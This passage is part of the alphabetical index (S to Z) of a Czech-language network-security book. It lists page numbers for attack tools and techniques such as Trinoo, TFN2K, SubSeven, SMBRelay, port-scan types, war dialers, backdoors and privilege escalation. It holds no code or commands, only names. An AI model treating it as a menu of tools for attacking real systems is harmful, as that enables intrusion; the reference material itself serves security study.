 Server Side Includes, 551  
 shell, 289, 325  
 showcode.asp, 535  
 sid2user, 68  
 síť, 341  
 SiteScan, 526  
     sítová zařízení, 385  
     sítové spojení, 474  
     sítové útoky, 100  
     sítový přepínač, 409  
 skenery Windows, 38  
 skenování, 191, 25, 423  
     portů, 32, 42, 387  
 skryté přílohy, 590  
 skryté tagy, 551  
 skrývání koncovek příloh, 595  
 slabé šifrování, 403, 480  
 SMB autentizace, 602

SMBRelay, 198  
 směrovače, 394, 397  
 Smurf, 448  
 sniffer, 163, 165, 329  
 sniffer, BUTT 163  
 sniffer, fsniff 164  
 snímkování, systému 515  
 snlist, 245  
 SNMP, 63, 74, 393, 413  
 SNMP snmpsniff, 412  
 SOCKS, 439  
 software, 463  
 soubory, 490  
 soubory NDS, 269  
 spojení, 486  
 spoofing, 262  
 Spool Leak, 454  
 spoolss.exe, 454  
 spořič obrazovky, 111  
 spuštění kódu, 210  
 SSH 309, 511  
 SSI, 551  
 SSL, 576  
 SSLProxy, 553  
 Stacheldraht, 459  
 Startovací soubory, 507  
 stisknutí kláves, 231  
 stopování, 190  
 stream, 455  
 Strobe, 34  
 SubSeven, 107  
 SUID soubory, 323  
 SuperScan, 389  
 SuperScan, 39  
 symbolický link, 316  
 SYN Flood, 450  
 SYSTEM, 210  
 šifrování souborů, 219

## T

TCP, 33  
 TCP ACK sken, 33  
 TCP FIN sken, 32  
 TCP Null sken, 33  
 TCP RPC sken, 33  
 TCP spojení, 32  
 TCP SYN sken, 32

TCP Windows sken, 33  
 TCP XmasTree, 33  
 TCP/IP, 206  
 telefonní čísla, 347  
 TeleSweep, 359  
 telnet, 78, 207, 290, 399, 439  
 telnet://, 603  
 TEMP, 600  
 Terminal server, 461, 476, 478  
 terminálová relace, 231  
 test neexistujícím příznakem, 45  
 TFN, 458  
 TFN2K, 459  
 TFTFP, 292  
 TFTFP, 404  
 THC-Scan, 354  
 tiskárny, 101  
 TLCFG.EXE, 351  
 ToneLoc, 350  
 TOS, 46  
 Translate:f, 537  
 trasování, 21, 424  
 Tribe Flood Network, 458  
 Trinoo, 458  
 trojské koně, 105, 147, 327, 508  
 TSEnum, 477  
 TSIG, 308  
 TSProbe, 477  
 TTL, 48  
 typ služby, 46  
 Type of Service, 46

## U

účet administrátora, 124  
 UDP, 33  
 UDP sken, 33  
 UDP tunel, 436  
 udp\_scan, 34  
 uložení přflohy, 597, 600  
 uložit jako, 597  
 unikódové vstupy, 540  
 Universal PnP, 238  
 UNIX, 84, 277, 452, 490, 492  
 Unixové aplikace, 88  
 Unixové systémy, 343  
 URL, 573  
 user2sid, 68

userdump, 247  
 userinfo, 246  
 userlist, 253  
 utility, 50  
 útok hrubou silou, 281, 361, 374  
 uživatelská privilegia, 480

**V**

velikost, okna 48  
 Virtual Network Computing, 473  
 VNC, 473  
 VPN, 345, 378  
 vyhledávání firewallů, 427  
 vyhodnocování logů, 507  
 vykonávání kódu zásobníku, 285  
 vytáčené spojem, 345  
 vytáční, 348  
 vyzrazení haše, 134  
 vzdálené hádání hesel, 124  
 ovládání, 166  
 řízení, 118  
 shelly, 168  
 útoky, 136  
 volání procedur, 296  
 vzdálený přístup, 280, 465, 494  
 vzorkování ISN, 45

**W**

WAP, 418  
 WAP/WTLS, 418  
 web, 519  
 webhits.dll, 535  
 Webramp, 399  
 WEP, 417  
 wfetch, 554  
 Whack-A-Mole, 508  
 whisker, 526  
 WHISTLER, 236  
 Williams, 371  
 Windows 2000, 123, 189, 235  
 Windows 95, 99  
 Windows 98, 99  
 Windows, 99  
 Windows Me, 99, 115

Windows NT, 121  
 Windows NT 4.0, 461, 452, 454, 510  
 Windows XP, 117  
 WinGate, 438  
 WinScan, 40  
 Winstation, 212  
 WinTrinoo, 460  
 WinVNC, 173, 175, 475  
 WRAPSTER, 605  
 WUPS, 41  
 WWW, 438  
 wwwcount.cgi, 545

**X**

X, 290  
 X Window, 290, 500

**Z**

zadní vrátka, 105, 166, 227, 273  
 zahlašení stop, 226  
 zákaz autentizace LanMan, 135  
 zásada Group, 237  
 zásada Local, 237  
 zásady uživatelských účtů, 129  
 zaznamenávání stisknutí kláves, 161  
 záznamy konzoly, 272  
 zhroucení jádra, 461  
 zneužití diskových kvót, 461  
 zneužití hesla spořiče obrazovky, 112  
 zneužití obálek, 595  
 zneužití prázdné relace, 56  
 zone transfer, 17  
 zpracovávám signálů, 319  
 způsob zpracovávání fragmentů, 46  
 zvýšení privilegií, 139